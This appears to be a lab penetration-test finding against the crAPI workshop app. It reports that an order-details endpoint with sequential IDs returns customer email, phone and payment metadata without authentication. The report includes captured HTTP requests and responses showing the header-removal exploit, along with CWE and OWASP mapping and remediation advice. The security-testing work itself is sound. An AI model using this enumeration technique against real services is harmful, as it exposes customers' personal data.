Vulnerability
[FAIL] Unauthenticated Order Access - Shop - Order Details
Description
The endpoint GET /workshop/api/shop/orders/{order_id} returns full order details without authentication, and order_id is sequential and easy to enumerate.
Impact
Confidentiality: PII for every customer (email, phone number, product, status, transaction) is disclosed to unauthenticated parties, including administrator accounts.
CWE
CWE-306: Missing Authentication for Critical Function
OWASP
API5:2023 - Broken Function Level Authorization (and API1:2023 - BOLA)
Scenario
Normal: access an order with a token -> 200. Exploitation: remove the Authorization header -> still 200 plus PII -> CIA (Confidentiality).
Endpoint
GET http://127.0.0.1:8888/workshop/api/shop/orders/{order_id}
Affected feature
Shop Order History/Details (crapi-workshop)
Remediation
- Require authentication plus ownership verification (order.user == caller).
- Use non-sequential identifiers (UUIDs).
- Apply centralized authorization.
Proof of concept

- (Screenshot 1) NORMAL: GET /workshop/api/shop/orders/5 with a valid Authorization header -> 200.

- (Screenshot 2) EXPLOITATION + CIA: resend the same request WITHOUT the Authorization header -> still 200 and discloses the order owner's PII ([REDACTED-EMAIL]).
The complete record
LAB All targets are lab systems. Nothing here is a client engagement. Evidence is shown as recorded; secrets are blacked out.
Normal: authenticated order access
Normal flow: accessing order details with a valid authentication token returns 200.
HTTP request
GET /workshop/api/shop/orders/5 HTTP/1.1
Host: 127.0.0.1:8888
Authorization: Bearer [REDACTED-LAB-TOKEN]
HTTP response
HTTP/1.1 200 OK
Server: openresty/1.27.1.2
Content-Type: application/json
Content-Length: 545

{
  "order": {
    "id": 5,
    "user": {
      "email": "[REDACTED-EMAIL]",
      "number": "9010203040"
    },
    "product": {
      "id": 1,
      "name": "Seat",
      "price": "10.00",
      "image_url": "images/seat.svg"
    },
    "quantity": 2,
    "status": "delivered",
    "transaction_id": "0da10365-9ab7-48c3-9e1c-4e00fb0d2541",
    "created_on": "2026-09-28T14:28:07.344092"
  },
  "payment": {
    "transaction_id": "0da10365-9ab7-48c3-9e1c-4e00fb0d2541",
    "order_id": 5,
    "amount": 20,
    "paid_on": "2026-09-28T14:28:07.344092",
    "card_number": "XXXXXXXXXXXX3656",
    "card_owner_name": "Admin",
    "card_type": "MasterCard",
    "card_expiry": "10/2029",
    "currency": "USD"
  }
}
An English annotation is not available for this capture.
Original text (Bahasa Indonesia)
EXPLOIT+CIA: tanpa token
DAMPAK CIA: TANPA header Authorization pun server mengembalikan order lengkap -> Confidentiality: email & nomor telepon customer (akun [REDACTED-EMAIL]) bocor ke publik.
HTTP request
GET /workshop/api/shop/orders/5 HTTP/1.1
Host: 127.0.0.1:8888
Accept: application/json

# HEADER Authorization SENGAJA DIHAPUS (tanpa autentikasi apa pun)
HTTP response
HTTP/1.1 200 OK
Server: openresty/1.27.1.2
Content-Type: application/json
Content-Length: 545

{
  "order": {
    "id": 5,
    "user": {
      "email": "[REDACTED-EMAIL]",
      "number": "9010203040"
    },
    "product": {
      "id": 1,
      "name": "Seat",
      "price": "10.00",
      "image_url": "images/seat.svg"
    },
    "quantity": 2,
    "status": "delivered",
    "transaction_id": "0da10365-9ab7-48c3-9e1c-4e00fb0d2541",
    "created_on": "2026-09-28T14:28:07.344092"
  },
  "payment": {
    "transaction_id": "0da10365-9ab7-48c3-9e1c-4e00fb0d2541",
    "order_id": 5,
    "amount": 20,
    "paid_on": "2026-09-28T14:28:07.344092",
    "card_number": "XXXXXXXXXXXX3656",
    "card_owner_name": "Admin",
    "card_type": "MasterCard",
    "card_expiry": "10/2029",
    "currency": "USD"
  }
}
← Previous case: Server-Side Request Forgery - Workshop - Contact Mechanic Next case: Unrestricted Access to Sensitive Business Flow - Shop - Coupon Claim →